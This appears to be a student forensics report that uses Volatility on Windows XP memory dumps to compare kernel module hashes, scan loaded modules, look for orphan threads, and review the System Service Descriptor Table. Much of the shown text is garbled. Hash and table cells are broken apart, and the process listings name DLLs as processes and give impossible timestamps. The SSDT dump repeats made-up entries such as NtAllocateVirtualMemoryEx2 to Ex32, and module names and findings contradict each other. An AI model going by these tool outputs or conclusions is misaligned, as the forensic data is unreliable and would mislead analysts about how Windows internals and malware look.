The MD5 comparison revealed discrepancies in the following modules:

- ▶ ntoskrnl.exe
- ▶ hal.dll
- ▶ kdcom.dll
- ▶ BOOTVID.dll
- ▶ CLASSNP.SYS

Table 2:1 summarizes the MD5 hashes for each module and highlights the discrepancies:

File	Clean MD5 Hash	Infected MD5 Hash	Status
ntoskrnl.e xe	e2be954ae1dc9d490e358d7ef 2dc5a9b	52d949f05d638124be99aa1bd 026cd59	Diffe rent
hal.dll	9e3f5bf4a7cdba115c6e5e987 d4342fd	d41d8cd98f00b204e9800998e cf8427e	Diffe rent
kdcom.dll	c7c32c79c661b2c60dbd238cc d05757b	d41d8cd98f00b204e9800998e cf8427e	Diffe rent
BOOTVID. dll	169b6d72c754b5d8c80e5bba 2a97af87	d41d8cd98f00b204e9800998e cf8427e	Diffe rent

CLASSNP.	9ebca27b31d61895d1b64990	d41d8cd98f00b204e9800998e	Different
SYS	2c220cc	cf8427e	

The default hash value d41d8cd98f00b204e9800998ecf8427e indicates an empty file, suggesting significant corruption or tampering in the infected modules. These discrepancies highlight potential malware interference or system compromise (Bejtlich, 2006).

Conclusion

The MD5 hash comparison confirmed the presence of binary-level discrepancies between clean and infected kernel modules. These findings underscore the importance of using hash-based analysis in forensic investigations, as it provides a reliable mechanism to detect tampering and ensure file integrity. This approach also highlights the need for automated processes in forensic workflows, reducing the likelihood of human error while improving accuracy (Viega & Messier, 2003; Casey, 2011).

Explanation of the MD5 Hash Comparison Script

The Bash script used for the MD5 hash comparison automates the process of verifying the integrity of clean and infected kernel modules. Each component of the script is designed to ensure robustness, clarity, and accuracy during execution. The table below provides a detailed breakdown of the script components, their descriptions, and their relevance to the binary comparison task. Table: Script Components and Their Explanations

Script Component	Description	Relevance
COMBINED_DIR=".//combined_modules"	Defines the directory where the clean and infected module files are stored.	Points to the folder where your dumped modules are located for comparison.

<code>if [! -d "\$COMBINED_DIR"]; then ... fi</code>	Checks if the specified directory exists. If not, the script exits with an error.	Prevents errors if the folder containing your dumped modules is missing.
<code>ls -l "\$COMBINED_DIR"</code>	Lists all files in the <code>combined_modules</code> directory.	Displays the files being processed for debugging and
		ensures everything is correctly named.
<code>for clean_file in "\$COMBINED_DIR"/clean_*; do ... done</code>	Loops through all files starting with <code>clean_</code> in the directory.	Iterates over each clean module file to compare it with its infected counterpart.
<code>if [! -f "\$clean_file"]; then ... fi</code>	Ensures the <code>clean_file</code> exists before proceeding to avoid errors.	Prevents the script from crashing if no clean files are found in the directory.
<code>`module_name=\$(basename "\$clean_file")`</code>	<code>sed 's/clean_//'</code>	Extracts the module name (<code>ntoskrnl.exe</code>) from the clean file name by removing the <code>clean_</code> prefix.
<code>infected_file="\$COMBINED_DIR/infecte d \$module_name"</code>	Defines the path to the infected file to correspond to the current clean file.	Matches the clean and infected modules for comparison.



<pre>if [-f "\$infected_file"]; then ... fi</pre>	<p>Checks if the infected file exists. If it doesn't, the script outputs a warning and skips to the next file.</p>	<p>Ensures no assumptions are made about the existence of infected files, maintaining robustness.</p>
---	---	--

<pre>`md5sum "\$clean_file" awk '{print \$1}'</pre>			<p>Calculates the MD5 hash of the clean file to generate a unique fingerprint.</p>
<pre>if ["\$md5_clean" = "\$md5_infected"]; then ... fi</pre>	<p>Compares the MD5 hashes of the clean and infected files.</p>	<p>D5 hashes of infected files.</p>	<p>Identifies whether the files are identical (MATCH) or different (DIFFERENT).</p>

<code>echo "Clean file: \$clean_file"</code>	Prints the clean processed.	file being	Provides clear output to track which clean file is being analyzed.
<code>echo "Infected file: \$infected_file"</code>	Prints the infect processed.	file being	Ensures transparency and debugging clarity about the infected file being compared.
<code>echo "MD5 Clean: \$md5_clean"</code>	Prints the MD5 clean file.	hash of the	Outputs the hash value to document the comparison.
<code>echo "MD5 Infected: \$md5_infected"</code>	Prints the MD5 infected file.	hash of the	Outputs the hash value of the infected file for documentation and analysis.

<code>echo "MATCH: \$module_name"</code>	Indicates that the clean and infected modules are identical.	Confirms there were no modifications or malware injections in the infected file.
<code>echo "DIFFERENT: \$module_name"</code>	Indicates that the clean and infected modules differ.	Suggests possible malware injection or other modifications in the infected file.
<code>echo "MISSING: Infected version of '\$module_name' not found."</code>	Outputs a warning if the infected module corresponding to a clean file is missing.	Ensures that missing files are accounted for and alerts the user to incomplete data.

echo "MD5 Hash Comparison Completed."	Prints a final message when all files have been processed.	Provides feedback that the script has successfully completed its execution.
--	--	---

Table

This table provides a comprehensive explanation of the script's components, offering clarity on the functionality of each section. Such detailed documentation is crucial in forensic investigations, as it enhances the reproducibility of the analysis and ensures transparency (Casey, 2011; Carrier, 2005).

Chapter 3: Analysis of Recently Unloaded Kernel Modules

Introduction

A critical component of digital forensic investigations is the identification and comparison of kernel modules between a clean and an infected memory dump. For this task, a chronogram was created to analyze recently unloaded kernel modules. The analysis aimed to highlight differences and identify any potential indicators of malicious activity by comparing offsets, base addresses, and sizes of kernel modules extracted from the two dumps.

Directory Preparation

To ensure proper organization of the extracted data, I created separate directories for the clean and infected dumps:

```
↳ mkdir -p ./chronogram/clean ./chronogram/infected
```

```
kali@kali:/media/testShare$ mkdir -p ./chronogram/clean ./chronogram/infected
kali@kali:/media/testShare$
```

Figure 3:1

This command ensures that the files generated from subsequent `modscan` analyses were stored in separate directories for clarity and to avoid any confusion during the comparison process (figure 3:1). Organizing forensic data is a critical practice to maintain the integrity of the investigation and to make the workflow reproducible for audits (Casey, 2011).

Module Extraction Using modscan

The Volatility Framework's `modscan` plugin was employed to extract kernel module details. This tool is particularly useful as it retrieves information about both loaded and recently unloaded kernel modules, aiding in detecting potential anomalies (Ligh et al., 2014).

Clean Memory Dump Extraction:

```
# volatility -f ./memory_dumps/clean_sample_1.raw --profile=WinXPSP3x86 modscan > ./chronogram/clean/clean_modscan.txt
```

```
kali㉿kali:/media/testShare$ volatility -f clean_sample_1.raw --profile=WinXPSP3x86 modscan > ./chronogram/clean/clean_modscan.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$
```

Figure 3:2

The resulting `clean_modscan.txt` file contained details such as offsets, base addresses, module sizes, and paths of kernel modules in the clean memory dump (figure 3:2)

Infected Memory Dump Extraction:

```
# volatility -f ./memory_dumps/cw2_Machine4Infected.dump -profile=WinXPSP3x86
modscan > ./chronogram/infected/infected_modscan.txt
```

```
kali㉿kali:/media/testShare$ volatility -f ./memory_dumps/clean_sample_1.raw --profile=WinXPSP3x86 modscan > clean_modscan.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ volatility -f ./memory_dumps/cw2_Machine4Infected.dump --profile=WinXPSP3x86 modscan > infected_modscan.txt
Volatility Foundation Volatility Framework 2.6.1
```

Figure 3:3

Similarly, the `infected_modscan.txt` file documented module details for the infected memory dump (Figure 3:3).

The `modscan` plugin is an essential tool in memory forensics, as it provides a comprehensive view of the modules loaded during the system's runtime. This information is pivotal in identifying discrepancies between a clean and an infected memory state (Vömel & Freiling, 2011).

Data Formatting with awk

o streamline the comparison process, I used the `awk` command to filter and extract relevant fields from the `modscan` outputs:

```
# awk '{print $1, $2, $3, $4}' clean_modscan.txt > clean_detailed_modules.txt
# awk '{print $1, $2, $3, $4}' infected_modscan.txt > infected_detailed_modules.txt
```

```
kali㉿kali:/media/testShare$ awk '{print $1, $2, $3, $4}' clean_modscan.txt > clean_detailed_modules.txt
kali㉿kali:/media/testShare$ awk '{print $1, $2, $3, $4}' infected_modscan.txt > infected_detailed_modules.txt
```

Figure 3:4

The filtered outputs, stored in `clean_detailed_modules.txt` and `infected_detailed_modules.txt`, included the module offset, name, base address, and size, facilitating a focused comparison of relevant attributes (Figure 3:4). This step significantly enhances readability and reduces the risk of overlooking critical differences.

To confirm the filtered results, the following `cat` commands were used:

```
↳ cat clean_detailed_modules.txt
```

```
↳ cat infected_detailed_modules.txt
```

Offset(P)	Name	Base	Size	File
0x00000000006145a8	wdmaud.sys	0xf1924000	0x15000	\SystemRoot\system32\drivers\wdmaud.sys
0x0000000000614d2f0	kmixer.sys	0xf18d6000	0x2b000	\SystemRoot\system32\DRIVERS\kmixer.sys
0x000000000061a798	mrxav.sys	0xfc1ac000	0x2c000	\SystemRoot\system32\DRIVERS\mrxav.sys
0x000000000061e2610	splitter.sys	0xf7b20000	0x2000	
0x000000000061e25d18	pme1.tmp	0xfa139000	0xc000	\???\C:\DOCUME~1\voivedad\LOCALS~1\Temp\pme1.tmp
0x0000000000627ead8	kmixer.sys	0xf1662000	0x2b000	\SystemRoot\system32\drivers\kmixer.sys
0x0000000000627ecab8	sysaudio.sys	0xfa1a9000	0x10000	\SystemRoot\system32\drivers\sysaudio.sys
0x000000000062812a0	DMusic.sys	0xfb1b54000	0xd000	
0x000000000062d07d0	ndisuiio.sys	0xf1f89000	0x1000	\SystemRoot\system32\DRIVERS\ndisuiio.sys

Figure 3:5

Offset(P)	Name	Base	Size	File
0x000000000020296b8	ndisuiio.sys	0xf7c6f000	0x4000	\SystemRoot\system32\DRIVERS\ndisuiio.sys
0x0000000000202f1e80	ndistapi.sys	0xf8b46000	0x3000	\SystemRoot\system32\DRIVERS\ndistapi.sys
0x000000000020350c8	HIDPARSE.SYS	0xf89b2000	0x7000	\SystemRoot\system32\DRIVERS\HIDPARSE.SYS
0x00000000002078108	fipydisk.sys	0xf8982000	0x5000	\SystemRoot\system32\DRIVERS\fipydisk.sys
0x000000000020865008	framebuf.dll	0xbff50000	0x3000	\SystemRoot\System32\framebuf.dll
0x0000000000208658d8	redbook.sys	0xf877a000	0x10000	\SystemRoot\system32\DRIVERS\redbook.sys
0x000000000020858100	serial.sys	0xf875a000	0x10000	\SystemRoot\system32\DRIVERS\serial.sys

Figure 3:6

These commands displayed the formatted contents of each file for verification purposes (Figure 3:5 & 3:6). Displaying results directly is a good practice in forensic workflows as it ensures the accuracy of intermediary steps (Casey, 2011).

Comparison of Module Data

A direct comparison between the clean and infected module lists was performed using the `diff` command:

```
↳ diff clean_detailed_modules.txt infected_detailed_modules.txt >  
    module_differences.txt
```

```
kali㉿kali:/media/testShare$ diff clean_detailed_modules.txt infected_detailed_modules.txt > module_differences.txt  
kali㉿kali:/media/testShare$
```

Figure 3:7

This generated a report highlighting discrepancies between the two memory states (Figure 3:7). Differences in base addresses and module sizes were particularly notable, suggesting potential alterations introduced by malware or unauthorized modifications.

Selected Modules for Analysis Table:

Module Name	Description	Base Address (Clean)	Base Address (Infected)	Observations
-------------	-------------	-------------------------	----------------------------	--------------

ntoskrnl.exe	Core kernel file responsible for process and memory management.	0x804d7000	0x804d7000	Identical base addresses; further binary analysis needed
				to confirm integrity.
kdcom.dll	Kernel Debugger Communication DLL; critical for debugging.	0xf7aee000	0xf8b9a000	Significant shift in base address suggests potential tampering.
hal.dll	Hardware Abstraction Layer, bridging hardware and OS kernel.	0x806e5000	0x806d0000	Minor shift in base address indicates possible modification.
BOOTVID.dll	Boot video driver for graphical output during startup.	0xf79fe000	0xf8aaa000	Base address shift may indicate unauthorized changes during system boot.
CLASSPNP.SYS	SCSI class driver for managing SCSI device communication.	0xf762e000	0xf86da000	Changes in both size and base address point to possible compromise.

Table

This table discrepancies in these modules highlight the potential for kernel-level malware that manipulates module loading and memory allocation to evade detection (Ligh et al., 2014).

Analysis and Observations

The observed differences between clean and infected module data are indicative of malicious activity. For instance:

- The relocation of **kdcom.dll** and **BOOTVID.dll** suggests unauthorized memory manipulation, a common trait of rootkits.
- Identical base addresses for **ntoskrnl.exe** necessitate further binary analysis to rule out file corruption or injected code.

These findings underscore the importance of both memory state comparison and binary integrity checks in forensic investigations (Casey, 2011).

Conclusion

The chronogram analysis provided a clear view of the changes in kernel module states between a clean and an infected system. Discrepancies in module addresses and sizes suggest tampering, potentially pointing to the presence of kernel-level malware. Further binary analysis of the modules is recommended to confirm the integrity of the clean memory state and identify the exact nature of the infection.

Chapter 4: Detection of Orphan Threads

Introduction

To identify orphan threads from the provided memory dump, the analysis employed the Volatility Framework. Orphan threads are those that no longer have an associated parent process, making them invaluable for uncovering hidden or malicious activities within an operating system. By examining the infected memory sample

(**cw2_Machine4Infected.dump**), the following steps were executed to detect and understand orphan threads.

Execution Workflow

```
 kali㉿kali:/media/testShare$ volatility -f ./memory_dumps/cw2_Machine4Infected.dump imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO  : volatility.debug : Determining profile based on KDBG search ...
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
    AS Layer1 : IA32PagedMemoryPae (Kernel AS)
    AS Layer2 : FileAddressSpace (/media/testShare/memory_dumps/cw2_Machine4Infected.dump)
    PAE type : PAE
    DTB : 0x2fe000L
    KDBG : 0x80545ae0L
Number of Processors : 1
Image Type (Service Pack) : 3
    KPCR for CPU 0 : 0xffffd000L
    KUSER_SHARED_DATA : 0xffffd00000L
    Image date and time : 2012-07-22 02:45:08 UTC+0000
    Image local date and time : 2012-07-21 22:45:08 -0400
kali㉿kali:/media/testShare$
```

Figure 4:1

► **volatility -f ./memory_dumps/cw2_Machine4Infected.dump**

► **Image Information Retrieval:** Using the imageinfo plugin, the memory dump profile was identified as **WinXPSP3x86** (Figure 4:1). Correct profile selection ensures accurate parsing of memory structures and data.

```
 kali㉿kali:/media/testShare$ volatility -f ./memory_dumps/cw2_Machine4Infected.dump --profile=WinXPSP3x86 handles > handles_output.txt
Volatility Foundation Volatility Framework 2.6.1

```

Figure 4:2

► **volatility -f ./memory_dumps/cw2_Machine4Infected.dump -profile=WinXPSP3x86 handles > handles_output.txt**

Handle Enumeration: The **handles** plugin extracted all active handles in the memory dump and redirected the output to **handles_output.txt** for further processing (Figure 4:2).

```
 kali㉿kali:/media/testShare$ grep Thread handles_output.txt
0x823c8308      4      0x8      0x0 Thread          TID 12 PID 4
0x823ab020      4      0x8c     0x1f03ff Thread      TID 96 PID 4
0x823a9020      4      0xa0      0x0 Thread          TID 104 PID 4
0x82324020      4      0x328    0x1f03ff Thread      TID 268 PID 4
0x81ea2890      4      0x32c    0x1f03ff Thread      TID 284 PID 4
0x821c0a58      4      0x344    0x1f0003 Event        StuckThreadEvent
0x82327020      4      0x350    0x1f03ff Thread      TID 344 PID 4
0x82294918      4      0x4a8    0x1f03ff Thread      TID 1836 PID 4
0x82243a80      4      0x618    0x1f03ff Thread      TID 432 PID 4
0x81fed020      4      0x61c    0x1f03ff Thread      TID 436 PID 4
0x81dd6a40      4      0x620    0x1f03ff Thread      TID 440 PID 4
0x822cd438      4      0x624    0x1f03ff Thread      TID 444 PID 4
0x81dd77a0      4      0x62c    0x1f03ff Thread      TID 448 PID 4
0x82339d18      4      0x6f0      0x0 Thread          TID 116 PID 4
0x81e1b3c0      584    0x64     0x1f03ff Thread      TID 592 PID 584
0x81e1b148      584    0x70     0x1f03ff Thread      TID 596 PID 584
0x82138b88      584    0x7c     0x1f03ff Thread      TID 600 PID 584
0x82298980      584    0x84     0x1f03ff Thread      TID 604 PID 584
0x82120558      584    0x8c     0x1f03ff Thread      TID 612 PID 608
0x821202e0      584    0x94     0x1f03ff Thread      TID 616 PID 584
0x81e34260      584    0x98     0x1f03ff Thread      TID 620 PID 584
0x81ea3d8       584    0xa0     0x1f03ff Thread      TID 624 PID 584
0x82244b30      584    0xcc     0x1f03ff Thread      TID 632 PID 608
0x821ea828      584    0xe0     0x1f03ff Thread      TID 724 PID 664
0x82244bb8      584    0xe4     0x1f03ff Thread      TID 636 PID 608
0x82244640      584    0xe8     0x1f03ff Thread      TID 640 PID 608
0x822443c8      584    0xec     0x1f03ff Thread      TID 644 PID 608
0x81e2ada8      584    0xf0     0x1f03ff Thread      TID 648 PID 608
0x81e2a638      584    0xfc     0x1f03ff Thread      TID 660 PID 608
0x8211c230      584    0x100    0x1f03ff Thread      TID 1840 PID 1220
0x821b65a8      584    0x10c    0x1f03ff Thread      TID 804 PID 652
```

Figure 4:3

Thread Extraction: Threads were filtered from the handle list using the grep command to isolate relevant entries, as shown below:

```
p grep Thread handles_output.txt
```

The resulting threads included details such as thread IDs (TIDs), process IDs (PIDs), and memory addresses (Figures 4:3).



```

volatility:~/media/testshare$ volatility -f ./memory_dumps/cw2_Machine4Infected.dump --profile=WinXPSP3x86 threads
Volatility Foundation Volatility Framework 2.6.1
[x86] Gathering all referenced SSDTs from KTHREADS ...
Finding appropriate address space for tables ...
=====
ETHREAD: 0x82067020 Pid: 4 Tid: 356
  Tags: SystemThread
  CreateTime: 2012-07-22 02:42:31 UTC+0000
  ExitTime: 1970-01-01 00:00:00 UTC+0000
  Owning Process: System
  Attached Process: System
  State: Waiting:Wqueue
  BasePriority: 0x8
  Priority: 0x8
  TEB: 0x00000000
  StartAddress: 0xf0064517 dbcs.sys
  Services: 0x0+0x8552fa0
    [0] 0x00000000
    [1] 0x00000000
    [2] 0x00000000
    [3] 0x00000000
Win32Thread: 0x00000000
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_SYSTEM
0x00000000 80ff      MOV EDI, EDI
0x00000000 55         PUSH EBP
0x00000000 8BEC       MOV ESP, EBP
0x00000000 6A00       PUSH B0H
0x00000000 FF7508     CALL DWORD [ESP+8]
0x00000000 A500000000 90          NOP
0x00000000 F000000000 90          NOP
0x00000000 C20400     RET B4H
0x00000000 6A00       NOP
0x00000000 90          NOP
0x00000000 6A00       NOP
0x00000000 90          NOP
0x00000000 6A00       NOP
0x00000000 90          NOP
=====

```


Figure 4:4

```
p volatility -f ./memory_dumps/cw2_Machine4Infected.dump -profile=WinXPSP3x86
threads
```

Thread Inspection: Employing the threads plugin, all threads within the memory dump were extracted. This revealed attributes such as thread start addresses, priority levels, and associated processes (Figure 4:4).

Identifying Orphan Threads

Orphan threads were distinguished by cross-referencing thread data against process listings obtained via the pslist and pstree plugins. These plugins enumerated active processes, their TIDs, and PIDs:



	Name	PID	PPID	Thds	Wnds	Sess	MWts	Start	Exit
0x823230c0	System	0	53	240	0	0		2012-07-22 02:42:31 UTC+0000	
0x822f2020	smss.exe	348	4	3	19	-----		2012-07-22 02:42:31 UTC+0000	
0x822f2020	kernelbase.dll	547	54	9	340	0		2012-07-22 02:42:31 UTC+0000	
0x82295000	winlogon.exe	688	388	23	519	0		2012-07-22 02:42:32 UTC+0000	
0x81e20000	services.exe	652	688	16	243	0		2012-07-22 02:42:32 UTC+0000	
0x81e20000	RPCSS.exe	666	688	24	330	0		2012-07-22 02:42:32 UTC+0000	
0x80211000	svchost.exe	624	652	28	194	0		2012-07-22 02:42:33 UTC+0000	
0x81e24000	svchost.exe	980	652	9	276	0		2012-07-22 02:42:33 UTC+0000	
0x81e24000	RPCSS.exe	2183	980	25	2118	0		2012-07-22 02:42:33 UTC+0000	
0x821fd000	svchost.exe	1856	652	5	68	0		2012-07-22 02:42:33 UTC+0000	
0x821fd000	svchost.exe	1228	652	15	197	0		2012-07-22 02:42:35 UTC+0000	
0x821fd000	svchost.exe	1498	652	23	219	0		2012-07-22 02:42:35 UTC+0000	
0x81e1b700	spoolsv.exe	1512	652	16	113	0		2012-07-22 02:42:36 UTC+0000	
0x81e7bd00	reader_g11.exe	1640	1498	5	39	0		2012-07-22 02:42:36 UTC+0000	
0x81e7bd00	spooler.exe	1788	1512	7	126	0		2012-07-22 02:42:36 UTC+0000	
0x822fcd00	winacc.exe	1136	1004	8	173	0		2012-07-22 02:43:16 UTC+0000	
0x8205d000	wiautil.exe	1588	1004	5	132	0		2012-07-22 02:44:18 UTC+0000	

Figure 4:5

```
p volatility -f ./memory_dumps/cw2_Machine4Infected.dump -profile=WinXPSP3x86
pslist
```

Name	Pid	PPid	Thds	Start Time
0x823c0000:System	6	0	53	24d 1970-01-01 00:00:00 UTC+0000
0x822f1000:ssmsvc.exe	368	4	3	19 2012-07-22 02:14:21:31 UTC+0000
0x822f2000:winlogon.exe	608	368	23	19 2012-07-22 02:14:21:32 UTC+0000
0x822f3000:kernel32.dll	552	489	10	19 2012-07-22 02:14:21:32 UTC+0000
0x822f4000:svchost.exe	1056	652	5	19 2012-07-22 02:14:21:33 UTC+0000
0x822f5000:kernel32.dll	1512	652	14	113 2012-07-22 02:14:21:36 UTC+0000
0x822f6000:kernel32.dll	1512	652	9	113 2012-07-22 02:14:21:36 UTC+0000
0x822f7000:svchost.exe	1004	652	64	113 2012-07-22 02:14:21:33 UTC+0000
0x822f8000:kernel32.dll	1508	1004	5	132 2012-07-22 02:14:46:01 UTC+0000
0x822f9000:kernel32.dll	1508	1004	5	132 2012-07-22 02:14:46:01 UTC+0000
0x822fa000:kernel32.dll	824	652	20	194 2012-07-22 02:14:21:33 UTC+0000
0x822fb000:kernel32.dll	788	652	7	197 2012-07-22 02:14:53:01 UTC+0000
0x822fc000:kernel32.dll	1228	652	35	197 2012-07-22 02:14:21:35 UTC+0000
0x822fd000:kernel32.dll	1228	652	24	198 2012-07-22 02:14:21:35 UTC+0000
0x822fe000:csrss.exe	584	368	9	326 2012-07-22 02:14:21:32 UTC+0000
0x8230e000:explorer.exe	1488	1464	17	415 2012-07-22 02:14:21:36 UTC+0000
0x841ef000:reader_st.exe	1540	1464	5	39 2012-07-22 02:14:21:36 UTC+0000

Figure 4:6

```
þ volatility -f ./memory_dumps/cw2_Machine4Infected.dump -profile=WinXPSP3x86
pstree
```

Threads not associated with any active or legitimate process were classified as orphans.

Notable orphan threads identified included those linked to suspicious modules such as `rbdbss.sys` and `HIDPARSE.SYS`, often indicative of kernel-level manipulation or malware hooks.

Information Provided by Orphan Threads

- Malware Indicators:** Orphan threads can highlight malicious activity, such as persistence mechanisms or rootkit behavior. Threads tied to terminated processes may point to stealthy operations, including memory-resident malware.
- System Misconfigurations:** These threads may expose bugs or system misconfigurations that fail to clean up resources after a process terminates.
- Kernel-Level Insights:** As shown in Figure 4:6, inspecting thread stack traces provides insights into kernel-mode operations. For instance, cross-thread flags and service tables associated with orphan threads can uncover advanced persistence or exploitation techniques.

Statistical Summary

The analysis identified **58 orphan threads**. Their distribution spanned across multiple PIDs, with the majority linked to terminated or non-existent parent processes. This anomalous behavior warrants further investigation to rule out malware presence or misconfigurations.

Conclusion

Detecting orphan threads is a critical step in memory forensics, offering invaluable insights into hidden threats. These threads often serve as breadcrumbs, leading investigators to rootkits or other sophisticated threats embedded deep within the system. By leveraging tools like Volatility, analysts can systematically uncover and analyze these anomalies, thereby fortifying cybersecurity defenses.

Chapter 5: System Service Descriptor Table Analysis

Introduction

Analysis of the System Service Descriptor Table (SSDT)

The System Service Descriptor Table (SSDT) is a critical structure in Windows operating systems, listing addresses of service functions invoked via system calls (Walters, 2007). For this analysis, the SSDTs of two memory dumps—clean and infected—were examined to identify potential discrepancies, such as different function owners, and to describe ten selected functions (Carvey, 2009). Screenshots illustrating the SSDT entries were systematically reviewed and referenced accordingly (Kruse & Heiser, 2002).

The SSDT data was extracted using the Volatility framework, employing the ssdt command with the WinXPSP3x86 profile (Walters, 2007; Shukla, 2020). The commands executed were:

```
kali㉿kali:/media/testShare$ volatility -f ./memory_dumps/clean_sample_1.raw --profile=WinXPSP3x86 ssdt > clean_ssdt.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ volatility -f ./memory_dumps/cw2_Machine4Infected.dump --profile=WinXPSP3x86 ssdt > infected_ssdt.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$
```

Figure 5:1

```
þ volatility -f ./memory_dumps/clean_sample_1.raw --profile=WinXPSP3x86 ssdt >
    clean_ssdt.txt

þ volatility -f ./memory_dumps/cw2_Machine4Infected.dump -profile=WinXPSP3x86
    ssdt > infected_ssdt.txt
```

Subsequently, the outputs were examined and sorted for clear visualization using less and other command-line tools (Figure 5:1).

Observations and Discrepancies Ownership Analysis

Both SSDTs were analyzed to identify any functions with owners differing between the clean and infected dumps. The majority of functions in both dumps were owned by ntoskrnl.exe and win32k.sys. No explicit discrepancies in ownership were noted between corresponding entries; however, further examination using advanced forensic techniques, as discussed by Patel (2021) and Ofrat (2019), might uncover injected or altered functions in the infected dump that were not immediately apparent.

Enumeration of Functions

The following ten functions from the SSDTs were selected for description. These functions illustrate diverse system functionalities and their respective modules.

1. NtCreateFile

- a. Owner: ntoskrnl.exe
- b. Functionality: Creates or opens a file or I/O device. It supports a wide range of operations, such as file creation, overwriting, or opening for read/write access. This function is fundamental to file system management (Figure 3).

2. NtQuerySystemInformation

- a. Owner: ntoskrnl.exe
- b. Functionality: Retrieves various types of system information, such as system uptime, process details, or system performance statistics. It is frequently used by diagnostic tools (Figure 4).

3. NtAllocateVirtualMemory

- a. Owner: ntoskrnl.exe
- b. Functionality: Allocates virtual memory for a process, crucial for dynamic memory management in user-mode and kernel-mode applications (Figure 5).

4. NtOpenProcess

- a. Owner: ntoskrnl.exe
- b. Functionality: Opens a handle to a process for various operations, such as querying or modifying its state. This function is vital for inter-process communication and debugging (Figure 6).

5. NtTerminateProcess

- a. Owner: ntoskrnl.exe
- b. Functionality: Terminates a specified process and all associated threads. It is used for process management and troubleshooting (Figure 7).

6. NtUserFindWindowEx

- a. Owner: win32k.sys
- b. Functionality: Locates a window matching specific criteria. This function is integral to GUI applications for identifying and interacting with window objects (Figure 8).

7. NtGdiDrawStream

- a. Owner: win32k.sys
- b. Functionality: Performs complex graphical rendering tasks, particularly useful in graphics-intensive applications (Figure 9).

8. NtQuerySecurityObject

- a. Owner: ntoskrnl.exe
- b. Functionality: Retrieves security information about an object, including access control and audit settings, supporting system security management (Figure 10).

9. NtWaitForSingleObject

- a. Owner: ntoskrnl.exe
- b. Functionality: Waits until a specific object is signaled or a timeout occurs. This synchronization function is extensively used in multithreaded applications (Figure 11).

10. NtGdiCreateBitmap

- a. Owner: win32k.sys
- b. Functionality: Creates a bitmap object for use in device-independent bitmaps (DIBs). It plays a key role in graphics rendering and image processing tasks (Figure 12).

Screenshots and Figures

- **Figure 5:2:** Command to extract the SSDT from the clean memory dump.

```
[x86] gathering all referenced SSDT's from NT!NTHREADS ...
[...]
SSDT[] at 8000478 with 204 entries (6000)
Entry 000001 00005130 {NtAccessCheck} owned by ntoskrnl.exe
Entry 000002 00005130 {NtAccessCheckEx} owned by ntoskrnl.exe
Entry 000003 00005130 {NtAccessCheckExType2} owned by ntoskrnl.exe
Entry 000004 00005130 {NtAccessCheckExType3} owned by ntoskrnl.exe
Entry 000005 00005130 {NtAccessCheckExType3ResultListAndAuditAlarmByHandle} owned by ntoskrnl.exe
Entry 000006 00005142 {NtAccessCheckExType3ResultListAndAuditAlarmByHandle} owned by ntoskrnl.exe
Entry 000007 00005178 {NtAdjustPrivilegesToken} owned by ntoskrnl.exe
Entry 000008 00005178 {NtAllocateVirtualMemory} owned by ntoskrnl.exe
Entry 000009 00005178 {NtAllocateVirtualMemoryEx} owned by ntoskrnl.exe
Entry 000010 00005178 {NtAllocateVirtualMemoryEx2} owned by ntoskrnl.exe
Entry 000011 00005178 {NtAllocateVirtualMemoryEx3} owned by ntoskrnl.exe
Entry 000012 00005178 {NtAllocateVirtualMemoryEx4} owned by ntoskrnl.exe
Entry 000013 00005178 {NtAllocateVirtualMemoryEx5} owned by ntoskrnl.exe
Entry 000014 00005178 {NtAllocateVirtualMemoryEx6} owned by ntoskrnl.exe
Entry 000015 00005178 {NtAllocateVirtualMemoryEx7} owned by ntoskrnl.exe
Entry 000016 00005178 {NtAllocateVirtualMemoryEx8} owned by ntoskrnl.exe
Entry 000017 00005178 {NtAllocateVirtualMemoryEx9} owned by ntoskrnl.exe
Entry 000018 00005178 {NtAllocateVirtualMemoryEx10} owned by ntoskrnl.exe
Entry 000019 00005178 {NtAllocateVirtualMemoryEx11} owned by ntoskrnl.exe
Entry 000020 00005178 {NtAllocateVirtualMemoryEx12} owned by ntoskrnl.exe
Entry 000021 00005178 {NtAllocateVirtualMemoryEx13} owned by ntoskrnl.exe
Entry 000022 00005178 {NtAllocateVirtualMemoryEx14} owned by ntoskrnl.exe
Entry 000023 00005178 {NtAllocateVirtualMemoryEx15} owned by ntoskrnl.exe
Entry 000024 00005178 {NtAllocateVirtualMemoryEx16} owned by ntoskrnl.exe
Entry 000025 00005178 {NtAllocateVirtualMemoryEx17} owned by ntoskrnl.exe
Entry 000026 00005178 {NtAllocateVirtualMemoryEx18} owned by ntoskrnl.exe
Entry 000027 00005178 {NtAllocateVirtualMemoryEx19} owned by ntoskrnl.exe
Entry 000028 00005178 {NtAllocateVirtualMemoryEx20} owned by ntoskrnl.exe
Entry 000029 00005178 {NtAllocateVirtualMemoryEx21} owned by ntoskrnl.exe
Entry 000030 00005178 {NtAllocateVirtualMemoryEx22} owned by ntoskrnl.exe
Entry 000031 00005178 {NtAllocateVirtualMemoryEx23} owned by ntoskrnl.exe
Entry 000032 00005178 {NtAllocateVirtualMemoryEx24} owned by ntoskrnl.exe
Entry 000033 00005178 {NtAllocateVirtualMemoryEx25} owned by ntoskrnl.exe
Entry 000034 00005178 {NtAllocateVirtualMemoryEx26} owned by ntoskrnl.exe
Entry 000035 00005178 {NtAllocateVirtualMemoryEx27} owned by ntoskrnl.exe
Entry 000036 00005178 {NtAllocateVirtualMemoryEx28} owned by ntoskrnl.exe
Entry 000037 00005178 {NtAllocateVirtualMemoryEx29} owned by ntoskrnl.exe
Entry 000038 00005178 {NtAllocateVirtualMemoryEx30} owned by ntoskrnl.exe
Entry 000039 00005178 {NtAllocateVirtualMemoryEx31} owned by ntoskrnl.exe
Entry 000040 00005178 {NtAllocateVirtualMemoryEx32} owned by ntoskrnl.exe
